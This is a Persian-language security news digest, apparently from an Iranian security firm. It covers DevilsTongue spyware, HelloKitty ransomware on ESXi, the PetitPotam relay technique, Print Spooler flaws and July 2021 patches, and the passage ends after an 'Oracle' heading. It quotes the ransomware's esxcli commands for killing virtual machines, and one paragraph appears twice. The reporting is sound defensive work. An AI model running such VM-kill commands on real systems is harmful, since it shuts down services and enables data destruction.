به گزارش شرکت مهندسی شبکه گستر، با توجه به این‌که کاسیا تاکنون نتوانسته است راه‌حلی قطعی برای ترمیم آسیب‌پذیری روز-صفر VSA که مورد سوءاستفاده مهاجمان REvil قرار گرفته بود ارائه دهد، به دام افتادن حتی راهبران حرفه‌ای این محصول در کارزار اخیر محتمل به‌نظر می‌رسد.

پیش‌تر و در پی اجرای حمله باج‌افزاری به خط لوله کولونیال نیز مهاجمان با ارسال ایمیل‌هایی که در آنها این‌طور القا می‌شد که کلیک بر روی لینک ناقل فایل به‌روزرسانی [مخرب جعلی] موجب ایمن ماندن از گزند باج‌افزارها می‌شود سعی در آلوده‌سازی دستگاه کاربران داشتند.



این دو رخداد اخیر یادآور آن است که تبهکاران سایبری همواره از اخبار و موضوعات جذاب روز برای به دام انداختن کاربران سوءاستفاده می‌کنند.

علاوه بر استفاده از ضدویروس قدرتمند و به‌روز و ابزارهای موسوم به ضدهرزنامه (Anti-spam)، دقت و توجه هر چه بیشتر به اصالت ایمیل‌های ارسالی قبل از اجرای پیوست یا کلیک بر روی لینک‌های درج شده در آنها نقشی اساسی در ایمن نگاه داشتن سازمان از گزند این نوع تهدیدات مخرب دارد.

ایران، در فهرست اهداف

جاسوس‌افزار DevilsTongue

بر اساس گزارش‌هایی که شرکت Microsoft و موسسه Citizen Lab آنها را ۲۴ تیر منتشر کردند یک بدافزار ساخت شرکت اسرائیلی Candiru با سوءاستفاده از دو آسیب‌پذیری روز-صفر جدید Windows در حال آلوده‌سازی دستگاه قربانیان به بدافزار DevilsTongue است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از این گزارش‌ها ارائه شده است.

Candiru شرکتی با فعالیت‌های مخفی است که دفتر آن در فلسطین اشغالی قرار دارد. نام این شرکت در سال‌های گذشته به دفعات تغییر داده شده است.

Company name	Date of registration	Possible meaning
Saito Tech Ltd. (סאייטו טק בעיימ)	2020	"Saito" is a town in Japan
Taveta Ltd. (טאבטה בעיימ)	2019	"Taveta" is a town in Kenya
Grindavik Solutions Ltd. (גרינדוויק פתרונות בעיימ)	2018	"Grindavik" is a town in Iceland
DF Associates Ltd. (ד. אף אסוסיאייטס בעיימ)	2017	?
Candiru Ltd. (קנדירו בעיימ)	2014	A parasitic freshwater fish

Table 1: Candiru's corporate registrations over time

به گفته Citizen Lab، این شرکت ابزارهای جاسوسی سایبری ساخت خود را منحصرا به دولت‌ها و نهادهای وابسته به آنها در کشورهای مختلف می‌فروشد. گزارش شده که ابزارهای مذکور قادر به جاسوسی از گوشی‌های iPhone، دستگاه‌های با سیستم عامل Android، دستگاه‌های Mac، دستگاه‌های تحت Windows و حساب‌های کاربری در بسترهای رایانش ابری هستند.

این ابزارهای جاسوسی یا به‌عبارت دیگر سلاح‌های سایبری به مشتریان این شرکت امکان می‌دهند تا با هک کامپیوتر، گوشی تلفن همراه، زیرساخت شبکه‌ای و به‌طور کلی هر دستگاه متصل به اینترنت متعلق به اهداف خود کنترل آنها را در اختیار گرفته و در ادامه عملیات مورد نظر خود را به اجرا در آورند.

تحقیقات Microsoft در خصوص DevilsTongue پس از آن آغاز شد که Citizen Lab نمونه بدافزارهایی را که بر روی دستگاه یکی از قربانیان شناسایی کرده بود به اشتراک گذاشت. این نمونه بدافزارها از دو آسیب‌پذیری CVE-2021-31979 و CVE-2021-33771 که هر دو در این ماه میلادی (ژوئیه) توسط Microsoft ترمیم شدند سوءاستفاده می‌کردند.

محققان Microsoft حداقل ۱۰۰ قربانی DevilsTongue را در کشورهای مختلف از جمله ایران شناسایی کرده‌اند.

همان‌طور که اشاره شد در حملات اخیر، مهاجمان با سوءاستفاده از یک زنجیره بهره‌جو (Exploit Chain) اقدام به آلوده‌سازی دستگاه قربانی به DevilsTongue می‌کنند.

DevilsTongue مهاجمان را قادر به جمع‌آوری و سرقت فایل‌های قربانیان و رمزگشایی و سرقت پیام‌های برخی پیام‌رسان‌ها، سرقت کوکی‌ها و رمزهای عبور ذخیره شده از LSASS و مرورگرهای رایج می‌کند.

همچنین با بکارگیری کوکی‌های ذخیره شده بر روی دستگاه قربانی اطلاعات حساس و تصاویر تبادل شده در سایت‌هایی همچون موارد زیر را استخراج می‌کند:

- Facebook
- Twitter
- Gmail
- Yahoo
- ru
- Odnoklassniki
- Vkontakte

از همه بدتر این که در برخی سایت‌های مذکور، DevilsTongue قادر به ارسال هر نوع پیام از طرف قربانی به هر فردی است که پیش‌تر قربانی پیامی به او فرستاده بوده است. بدین ترتیب مهاجمان می‌توانند با استفاده از این قابلیت، پیام حاوی لینک یا پیوست مخرب را به افراد بیشتری ارسال کنند. به دلیل شناخت دریافت‌کنندگان از فرستنده و اعتماد به او، احتمال به دام افتادن آنها در کلیک بر روی لینک افزایش می‌یابد.

لازم به ذکر است در اکثر مواقع در انتشار تهدیدات Candiru از تکنیک‌های مهندسی اجتماعی بهره گرفته می‌شود. برای مثال Citizen Lab بیش از ۷۵۰ سایت مرتبط با زیرساخت Candiru را کشف کرده است. به گفته محققان، طراحی و نامگذاری بسیاری از این دامنه‌ها تداعی‌کننده دامنه (Domain) رسانه‌های بین‌المللی، شرکت‌های معروف، شبکه‌های اجتماعی و نهادهای مدنی است که نمونه‌هایی از آنها در تصویر زیر قابل مشاهده است.

Theme	Example Domains	Masquerading as
International Media	cnn24-7[.]online	CNN
	dw-arabic[.]com	Deutsche Welle
	euro-news[.]online	Euronews
	rasef22[.]com	Raseef22
	france-24[.]news	France 24
Advocacy Organizations	amnestyreports[.]com	Amnesty International
	blacklivesmatters[.]info	Black Lives Matter movement
	refugeeinternational[.]org	Refugees International

در یکی از موارد مهاجمان از دامنه جعلی tehrantimes[.]org برای به دام انداختن قربانیان بهره گرفته بودند. این در حالی است که نشانی صحیح و واقعی روزنامه تهران تایمز، tehrantimes.com است.

یا در نمونه‌ای دیگر، مهاجمان فایلی آلوده به ماکروی مخرب که تنها حاوی تصویر زیر بوده است را به هدف خود ارسال کرده بودند.

اطمینان از اعمال کامل اصلاحیه‌های امنیتی، بکارگیری ضدویروس به‌روز و توجه و حساسیت بالا در هنگام باز کردن پیام‌ها و ایمیل‌ها از جمله اقدامات مؤثر در ایمن ماندن از گزند این نوع تهدیدات مخرب است.

جزییات بیشتر در خصوص DevilsTongue و نشانه‌های آلودگی (IoC) در لینک‌های زیر قابل مطالعه است:

- https://www.microsoft.com/security/blog/2021/07/15/protecting-customers-from-a-private-sector-offensive-actor-using-0-day-exploits-and-devilstongue-malware/
- https://citizenlab.ca/2021/07/hooking-candiru-another-mercenary-spyware-vendor-comes-into-focus

منابع:

- https://www.bleepingcomputer.com/news/security/microsoft-israeli-firm-used-windows-zero-days-to-deploy-spyware
- https://blogs.microsoft.com/on-the-issues/2021/07/15/cyberweapons-cybersecurity-sourgum-malware

باج‌افزار HelloKitty
در پی سرورهای ESXi

گردانندگان HelloKitty از طریق نسخه تحت Linux این باج‌افزار در حال هدف قرار دادن سرورهای Vmware ESXi هستند.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، این گونه جدید از باج‌افزار HelloKitty مورد بررسی قرار گرفته است.

در اواخر سال گذشته حمله HelloKitty به شرکت لهستانی سی‌دی پروجکت (CD Projekt SA)، به‌عنوان یکی از مطرح‌ترین تولیدکنندگان بازی‌های ویدئویی توجه رسانه‌ها را به این باج‌افزار جلب کرد.

ظهور نسخه Linux این باج‌افزار و در نتیجه توانایی آن در رمزگذاری فایل‌های ESXi، دامنه تخریب HelloKitty را به‌شدت افزایش می‌دهد. به‌خصوص آن‌که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری و بهینه‌تر شدن استفاده از منابع سخت‌افزاری بیش از هر زمانی به بسترهای مجازی روی آورده‌اند.

Vmware ESXi یکی از پرطرفدارترین بسترهای مجازی‌سازی است. طی یک سال گذشته تعداد مهاجمانی که اقدام به عرضه نسخه تحت Linux از باج‌افزار خود به‌منظور هدف قرار دادن این بستر کرده‌اند روندی صعودی داشته است.

اگر چه ESXi به دلیل استفاده از یک هسته سفارشی، تفاوت‌هایی با توزیع‌های متداول Linux دارد اما همان شباهت‌های موجود به ویژه قابلیت اجرای فایل‌های ELF64، آن را به این‌گونه باج‌افزارها آسیب‌پذیرتر می‌کند.

بررسی محققان نشان می‌دهد نسخه Linux باج‌افزار HelloKitty حداقل از دو ماه قبل، از esxcli جهت متوقف کردن ماشین‌های مجازی استفاده می‌کرده است.

esxcli یک ابزار مدیریتی خط-فرمان است که از طریق آن می‌توان فهرست ماشین‌های مجازی در حال اجرا را استخراج نموده و در ادامه آن‌ها را متوقف کرد. هدف از متوقف کردن ماشین، فراهم شدن امکان رمزگذاری آن‌ها بدون هر گونه ممانعت ESXi است. با این توضیح که اگر به هر دلیل فایل پیش از آغاز فرایند رمزگذاری به درستی بسته نشده باشد ممکن است داده‌های آن برای همیشه از بین برود.

باج افزار ابتدا تلاش می‌کند با سوییچ soft ماشین مجازی را به‌صورت عادی خاموش کند.

```
esxcli vm process kill -t=soft -w=%d
```

در صورتی که ماشین همچنان در حال اجرا باقی بماند از سوییچ hard برای خاموش کردن فوری آن بهره گرفته می‌شود.

esxcli vm process kill -t=soft -w=%d

در صورتی که ماشین همچنان در حال اجرا باقی بماند از سوییچ hard برای خاموش کردن فوری آن بهره گرفته می‌شود.

esxcli vm process kill -t=hard -w=%d

اگر هیچ کدام از فرامین بالا مؤثر نبود از سوییچ force برای متوقف‌سازی ماشین استفاده می‌شود.

esxcli vm process kill -t=force -w=%d

پس از از کار افتادن ماشین مجازی، باج‌افزار رمزگذاری فایل‌های vmdk (حاوی دیسک سخت مجازی)، vmsd (حاوی فراداده‌ها و اطلاعات Snapshot) و vmsn (شامل اطلاعات وضعیت فعال ماشین) را آغاز می‌کند.

به‌طور خلاصه می‌توان گفت که با این تکنیک امکان رمزگذاری تمامی ماشین‌های مجازی ESXi تنها با اجرای چند فرمان فراهم می‌شود.

اوایل این ماه نیز برخی منابع خبر دادند گردانندگان باج‌افزار REvil با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آن‌ها هستند.

باج‌افزارهای معروف دیگری نظیر GoGoogle، Mespinoza، RansomExx/Defray، Babuk و DarkSide نیز از رمزگذارهای Linux برای هدف قرار دادن ماشین‌های مجازی ESXi استفاده می‌کنند.

به نظر می‌رسد اصلی‌ترین دلیل مهاجمان در ساخت نگارش تحت Linux باج‌افزار خود، هدف قرار دادن اختصاصی بسترهای ESXi به دلیل کثرت استفاده از آن است.

HelloKitty حداقل از نوامبر ۲۰۲۰ فعال بوده است. در مقایسه با باج‌افزارهای مطرحی که سازمان‌ها را به‌صورت هدفمند مورد حمله قرار می‌دهند، HelloKitty را نمی‌توان چندان فعال دانست. حمله باج‌افزاری به سی‌دی پروجکت بزرگترین موفقیت مهاجمان HelloKitty است که در جریان آن مهاجمان مدعی شدند کد برخی بازی‌های ساخت این شرکت را نیز به سرقت برده‌اند. این مهاجمان پس از مدتی اعلام کردند که فایل‌های سرقت شده را به فروش رسانده‌اند.

لازم به ذکر است اخیراً نیز برخی منابع از حمله باج‌افزاری مهاجمان HelloKitty از طریق سوءاستفاده از آسیب‌پذیری‌های سری‌های ۱۰۰ محصول SonicWall Secure Mobile Access و محصولات Secure Remote Access خبر دادند. به گفته این منابع، ثابت‌افزار (Firmware) تجهیزات مورد حمله همگی از رده خارج (EOL) و آسیب‌پذیر بوده‌اند. هشدار امنیتی شرکت سونیک وال (SonicWall) در خصوص این حملات در لینک زیر قابل مطالعه است:

https://www.sonicwall.com/support/product-notification/urgent-security-notice-critical-risk-to-unpatched-end-of-life-sra-sma-8-x-remote-access-devices/210713105333210/

برخی گونه‌های این باج‌افزار با نام‌های دیگری نظیر DeathRansom و Fivehands نیز شناخته می‌شوند.

منابع:

- https://www.bleepingcomputer.com/news/security/linux-version-of-hellokitty-ransomware-targets-vmware-esxi-servers/
- https://www.bleepingcomputer.com/news/security/hellokitty-ransomware-is-targeting-vulnerable-sonicwall-devices/
- https://us-cert.cisa.gov/ncas/current-activity/2021/07/15/ransomware-risk-unpatched-eol-sonicwall-sra-and-sma-8x-products

PetitPotam؛

تکنیک جدید اجرای حملات NTLM Relay

یک محقق امنیتی، تکنیک جدیدی را برای اجرای حملات NTLM Relay کشف کرده که مهاجمان را قادر به در اختیار گرفتن کنترل Domain Controller و در عمل کل دامنه شبکه می‌کند.

این محقق، این تکنیک جدید را PetitPotam نامگذاری کرده است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده جزییاتی در خصوص این تکنیک جدید ارائه شده است.

بسیاری از سازمان‌ها از Microsoft Active Directory Certificate Services که یک سرویس به اصطلاح PKI است به‌منظور اصالت‌سنجی کاربران، سرویس‌ها و دستگاه‌ها در دامنه‌های تحت Windows استفاده می‌کنند.

در گذشته، محققان روشی را کشف کردند که یک سرور Domain Controller را وادار به تایید اعتبار یک NTLM Relay مخرب می‌کند. در نتیجه این اقدام، درخواست از طریق HTTP به Active Directory Certificate Services منتقل شده و با اعطای مجوز Kerberos Ticket Granting Ticket - به اختصار TGT - هویت هر دستگاه در شبکه از جمله سرور Domain Controller قابل جعل می‌شود.

برای مجبور کردن دستگاه به تایید اعتبار یک سرور از راه دور، مهاجم می‌تواند از تابع RpcRemoteFindFirstPrinterChangeNo tification در MS-RPRN API استفاده کند. از سویی دیگر، Print Spooler سرویسی است که فرامین چاپ و سایر وظایف مربوط به آن را در Windows مدیریت می‌کند. مهاجمی که یک کاربر یا کامپیوتر تحت دامنه را کنترل می‌کند می‌تواند با فراخوانی یک RPC خاص، سرویس مذکور را بر روی دستگاه مقصد به نحوی فعال کند که با دستگاه مورد نظر مهاجم اصالت‌سنجی کند.

در صورت موفقیت‌آمیز بودن چنین حمله‌ای، مهاجم قادر خواهد بود تا کنترل Domain Controller را در اختیار گرفته و هر فرمان دلخواه خود را در سطح دامنه به اجرا در آورد.

در عین حال تکنیک مذکور هیچ‌گاه به‌عنوان آسیب‌پذیری در نظر گرفته نشد و به دلیل عدم انتشار اصلاحیه امنیتی برای آن از سوی مایکروسافت برخی سازمان‌ها MS-RPRN را غیرفعال کرده‌اند.

اما در هفته گذشته یک محقق فرانسوی، تکنیک جدیدی با عنوانPetitPotam را افشا کرد که در آن در زمان اجرای حمله NTLM Relay نه از MS-RPRN API که از تابع EfsRpcOpenFileRaw در MS-EFSRPC API سوءاستفاده می‌شود.

Microsoft Encrypting File System Remote Protocol یا همان MS-EFSRPC برای انجام عملیات نگهداری و مدیریت داده‌های رمزگذاری شده‌ای که به‌صورت از راه دور در بستر شبکه ذخیره و فراخوانی می‌شوند مورد استفاده قرار می‌گیرد.

این محقق برای اثبات ادعایش، اسکریپتی را برای نمایش عملکرد PetitPotam در GitHub منتشر کرده که می‌تواند با استفاده از MS-EFSRPC API یک Domain Controller را مجبور به تایید اعتبار Remote NTLM بالقوه مخرب کند.

او معتقد است که این مسئله را نمی‌توان به‌عنوان یک آسیب‌پذیری در نظر گرفت و همانند آن چه‌که در MS-RPRN API شاهد بوده‌ایم به نوعی سوءاستفاده از یک تابع معتبر است.

این محقق اظهار داشته که این تکنیک ممکن است برای حملات دیگر نیز مورد استفاده قرار بگیرد؛ برای مثال، انتقال فرایند اصالت‌سنجی SMB به یک سرور HTTP Certificate Enrollment نیز می‌تواند منجر به در اختیار گرفته شدن کنترل کامل Domain Controller شود.

محقق کاشف PetitPotam معتقد است که تنها راه مقابله با این حملات، غیرفعال کردن تایید اصالت‌سنجی NTLM یا فعال کردن محافظت‌هایی همچون امضای SMB، امضای LDAP و Channel Binding است.

به‌نظر می‌رسد هیچ راهی برای غیرفعال کردن انتقال درخواست‌های اصالت سنجی توسط EfsRpcOpenFileRaw وجود ندارد؛ ضمن آن که بررسی‌های این محقق نشان می‌دهد که متوقف کردن سرویس EFS نیز مانع سوءاستفاده از این تکنیک نمی‌شود.

جزییات بیشتر در خصوص PetitPotam و نمونه کدهای بهره‌جوی (PoC) منتشر شده در لینک زیر قابل دسترس است:

https://www.bleepingcomputer.com/news/microsoft/new-petitpotam-attack-allows-take-over-of-windows-domains

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

افشای وجود یک آسیب‌پذیری دیگر در Print Spooler

شرکت مایکروسافت (Microsoft, Corp)، با انتشار توصیه‌نامه‌ای، نسبت به افشای یک آسیب‌پذیری جدید در Windows Print Spooler واکنش نشان داده است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده جزییات افشا شده در خصوص این آسیب‌پذیری ارائه شده است.

آسیب‌پذیری مذکور که به آن شناسه CVE-2021-34481 تخصیص داده شده، ضعفی از نوع "ترفیع امتیازی" (Elevation of Privilege) است که توسط یک محقق امنیتی کشف شده است.

بر خلاف PrintNightmare، سوءاستفاده از CVE-2021-34481 تنها به‌صورت محلی (Locally) ممکن است. PrintNightmare نیز ضعفی در Print Spooler است که به‌تازگی از سوی مایکروسافت وصله شده است.

جزییات زیادی در خصوص CVE-2021-34481 و این که چه نگارش‌هایی از Windows از آن متأثر می‌شوند در دست نیست.

محقق کاشف این آسیب‌پذیری وعده داده که اطلاعات بیشتر را در جریان هفتمین کنفرانس DEF CON که قرار است در مرداد ماه برگزار شود ارائه کند.

علیرغم آن که مایکروسافت احتمال سوءاستفاده از این آسیب‌پذیری را بالا (Exploitation More Likely) ارزیابی کرده اما هنوز اصلاحیه‌ای برای آن منتشر نکرده و در توصیه‌نامه خود فعلا به ارائه یک راهکار موقت بسنده نموده است. راهکار مذکور نیز چیزی جز، غیرفعال کردن سرویس Print Spooler از طریق اجرای فرامین زیر در PowerShell نیست:

- Stop-Service -Name Spooler -Force
- Set-Service -Name Spooler -StartupType Disabled

مشروح توصیه‌نامه مایکروسافت در لینک زیر قابل مطالعه است:


https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34481

منبع:

https://www.bleepingcomputer.com/news/microsoft/microsoft-shares-guidance-on-new-windows-print-spooler-vulnerability

به‌روزرسانی‌ها و اصلاحیه‌ها؛

تیر ۱۴۰۰



مایکروسافت

۲۲ تیر، شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی ژوئیه منتشر کرد. اصلاحیه‌های مذکور در مجموع ۱۱۷ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۱۳ مورد از آسیب‌پذیری‌های ترمیم شده توسط مجموعه اصلاحیه‌های ماه ژوئیه، "حیاتی" (Critical)، ۱۰۳ مورد "مهم" (Important) و ۱ مورد "متوسط" (Moderate) اعلام شده‌اند.

از مجموع ۱۱۷ آسیب‌پذیری ترمیم شده، ۴۴ مورد از نوع "اجرای کد به صورت از راه دور" (Remote Code Execution)، ۳۲ مورد از نوع "ترفیع امتیازی" (Privilege Escalation)، ۱۴ مورد از نوع "افشای اطلاعات" (Information Disclosure)، ۱۲ مورد از نوع "منع سرویس" (Denial of Service - به اختصار DOS)، ۸ مورد از نوع "بی‌اثر کردن کنترل‌های امنیتی" (Security Feature Bypass) و ۷ مورد از نوع "جعل" (Spoofing) بوده‌اند.

نکته قابل توجه این که ۹ مورد از آسیب پذیری‌هایی که مایکروسافت آن‌ها را در ۲۲ تیر ترمیم کرد، از نوع روز-صفر گزارش شده که حداقل ۴ مورد از آن‌ها از مدتی قبل مورد سوءاستفاده مهاجمان قرار گرفته‌اند. لذا اعمال فوری به‌روزرسانی‌ها و وصله‌های امنیتی مربوطه در اسرع وقت اکیداً توصیه می‌شود.

از میان ۹ آسیب‌پذیری روز-صفر این ماه، جزییات ۵ مورد زیر پیش‌تر به‌صورت عمومی افشا شده بود. اگر چه موردی در خصوص بهره‌جویی از آن‌ها گزارش نشده است:

CVE-2021-34492 - آسیب‌پذیری از نوع "جعل" که Windows Certificate از آن تأثیر می‌پذیرد.
CVE-2021-34523 - آسیب‌پذیری از نوع "ترفیع امتیازی" که Microsoft Exchange Server از آن متأثر می‌شود.
CVE-2021-34473 - آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" که Microsoft Exchange Server را متأثر می‌کند.
CVE-2021-33779 - که یک آسیب‌پذیری از نوع "بی‌اثر کردن کنترل‌های امنیتی" در ADFS Windows است.
CVE-2021-33781 - آسیب‌پذیری از نوع "بی‌اثر کردن کنترل‌های امنیتی" است که از وجود باگی در Active Directory ناشی می‌شود.

CVE-2021-34527 تنها آسیب‌پذیری روز-صفری است که علاوه بر آن که جزییات آن به‌صورت عمومی افشا شده مورد بهره‌جویی مهاجمان قرار گرفته است. این آسیب‌پذیری که به PrintNightmare معروف شده از وجود ضعفی در بخش Print Spooler سیستم عامل Windows ناشی می‌شود و تمامی نسخ Windows را متأثر می‌کند. مایکروسافت این آسیب‌پذیری را با انتشار یک به‌روزرسانی اضطراری در اواسط تیر ماه ترمیم کرد که جزییات آن در لینک زیر قابل مطالعه است:

https://newsroom.shabakeh.net/22334/printnightmare-patch.html

فهرست سه آسیب‌پذیری روز-صفر این ماه که علیرغم عدم افشای جزییات آن‌ها از مدتی پیش مورد سوءاستفاده قرار گرفته‌اند نیز به شرح زیر است:

CVE-2021-33771 - که آسیب‌پذیری از نوع "ترفیع امتیازی" است که Windows Kernel از آن تأثیر می‌پذیرد.
CVE-2021-34448 - آسیب‌پذیری از نوع "بروز اختلال در حافظه" (Memory Corruption) است که Scripting Engine را متأثر می‌کند. ارسال ایمیل فیشینگ با پیوست یا لینک مخرب می‌تواند از جمله سناریوهای محتمل مهاجمان برای بهره‌جویی از این آسیب‌پذیری باشد.

CVE-2021-31979 - دیگر آسیب‌پذیری از نوع "ترفیع امتیازی" است کهWindows Kernel از آن تأثیر می‌پذیرد.

و در نهایت این که مایکروسافت در این ماه ضعفی "حیاتی" با شناسه CVE-2021-34464 را در ضدویروس این شرکت (Microsoft Defender) ترمیم کرده که سوءاستفاده از آن مهاجم را قادر به اجرای کد به صورت از راه دور بر روی دستگاه قربانی می‌کند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های ژوئیه ۲۰۲۱ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/244123/

همچنین مایکروسافت در ۲۴ تیر ماه با انتشار توصیه‌نامه‌ای، نسبت به افشای یک آسیب‌پذیری جدید در Windows Print Spooler واکنش نشان داد. آسیب‌پذیری مذکور که به آن شناسه CVE-2021-34481 تخصیص داده شده، ضعفی از نوع "ترفیع امتیازی" است که توسط یک محقق امنیتی کشف شده است. بر خلاف PrintNightmare، سوءاستفاده از CVE-2021-34481 تنها به‌صورت "محلی" Locally ممکن است. جزییات زیادی در خصوص CVE-2021-34481 و این که چه نگارش‌هایی از Windows از آن متأثر می‌شوند در دست نیست. محقق کاشف این آسیب‌پذیری وعده داده که اطلاعات بیشتر را در جریان هفتمین کنفرانس DEF CON که قرار است در مرداد ماه برگزار شود ارائه کند. علیرغم آن که مایکروسافت احتمال سوءاستفاده از این آسیب‌پذیری را بالا (Exploitation More Likely) ارزیابی کرده اما هنوز اصلاحیه‌ای برای آن منتشر نکرده و در توصیه‌نامه خود فعلا به ارائه یک راهکار موقت بسنده نموده است. راهکار مذکور نیز چیزی جز، غیرفعال کردن سرویس Print Spooler از طریق اجرای فرامین زیر در Pow-erShell نیست:

```
Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled
```

مشروح توصیه‌نامه مایکروسافت در خصوص CVE-2021-34481 در لینک زیر قابل مطالعه است:

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34481

در ۲۹ تیر نیز این شرکت از وجود ضعفی از نوع "ترفیع امتیازی" و با شناسه CVE-2021-36934 در فهرست‌های Access Control List - به اختصار ACL - چندین سیستم فایل، از جمله بانک داده Security Accounts Manager - به اختصار SAM - خبر داد. تمامی نسخ Client و Server سیستم عامل Windows که طی ۳ سال گذشته (از اکتبر ۲۰۱۸) عرضه شده‌اند از این آسیب‌پذیری تأثیر می‌پذیرند. به عبارت دیگر Windows 10 1809 و Windows Server 2019 و تمامی نگارش‌های بعدی به CVE-2021-36934 آسیب‌پذیرند. در زمان انتشار این گزارش، مایکروسافت هنوز اصلاحیه ای برای آن عرضه نکرده و در توصیه نامه زیر راهکار موقتی برای محدودسازی مسیری خاص و حذف تمامی نقاط System Restore و رونوشت‌های Shadow Volume برای ایمن ماندن از گزند این آسیب پذیری ارائه کرده است:

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934

سیسکو

شرکت سیسکو (Cisco Systems, Inc) در تیر ماه در چندین نوبت اقدام به عرضه اصلاحیه‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها ۵۶ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۱۳ مورد از آنها "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "تزریق فرمان" (Command Injection)، "نشت اطلاعات"، "ترفیع امتیازی" و "منع سرویس" از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

وی‌ام‌ور

در تیر، شرکت وی‌ام‌ور (VMware, Inc) با انتشار به‌روزرسانی، نسبت به ترمیم محصولات زیر اقدام کرد:

VMware Carbon Black App Control Management Server
VMware Tools for Windows
VMware Remote Console for Windows
VMware App Volumes
VMware ESXi
VMware Cloud Foundation

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این به‌روزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک‌های زیر قابل مطالعه است:

https://www.vmware.com/security/advisories/VMSA-2021-0012.html
https://www.vmware.com/security/advisories/VMSA-2021-0013.html
https://www.vmware.com/security/advisories/VMSA-2021-0014.html

سیتریکس

در ماهی که گذشت، شرکت سیتریکس (Citrix Systems, Inc) نیز چند آسیب‌پذیری "منع سرویس" را در Citrix Hypervisor ترمیم کرد که جزییات آنها در لینک زیر قابل دسترس است:

https://support.citrix.com/article/CTX316325

این شرکت در تیر ماه، ضعف‌هایی امنیتی را نیز در محصولات زیر وصله کرد:

Virtual Apps and Desktops
Application Delivery Controller
Gateway
SD-WAN WANOP Edition

جزییات آنها را می‌توانید در لینک‌های زیر مطالعه کنید:

https://support.citrix.com/article/CTX319750
https://support.citrix.com/article/CTX319135

بیت‌دیفندر

در چهارمین ماه سال ۱۴۰۰ شرکت بیت‌دیفندر (Bitdefener, Inc) اقدام به انتشار نسخ جدید زیر کرد:

Bitdefender GravityZone 6.25.1-2:

https://www.bitdefender.com/support/bitdefender-gravityzone-6-25-1-2-release-notes-2722.html

Bitdefender Endpoint Security Tools 7.2.1.70:

https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-7-2-1-70-release-notes-(windows)-2723.html

Endpoint Security for Mac 7.1.2.200003:

https://www.bitdefender.com/support/endpoint-security-for-mac-version-7-1-2-200003-release-notes-2720.html

فورتینت

۲۸ تیر ماه، شرکت فورتینت (Fortinet, Inc)، با انتشار به‌روزرسانی یک آسیب‌پذیری با شناسه CVE-2021-32589 را در FortiManager و FortiAnalyzer ترمیم کرد. سوءاستفاده از ضعف مذکور، مهاجم را قادر به اجرای کد به‌صورت از راه دور با سطح دسترسی root می‌کند. جزییات بیشتر در لینک زیر قابل دسترس است:

https://www.fortiguard.com/psirt/FG-IR-21-067

اوراکل

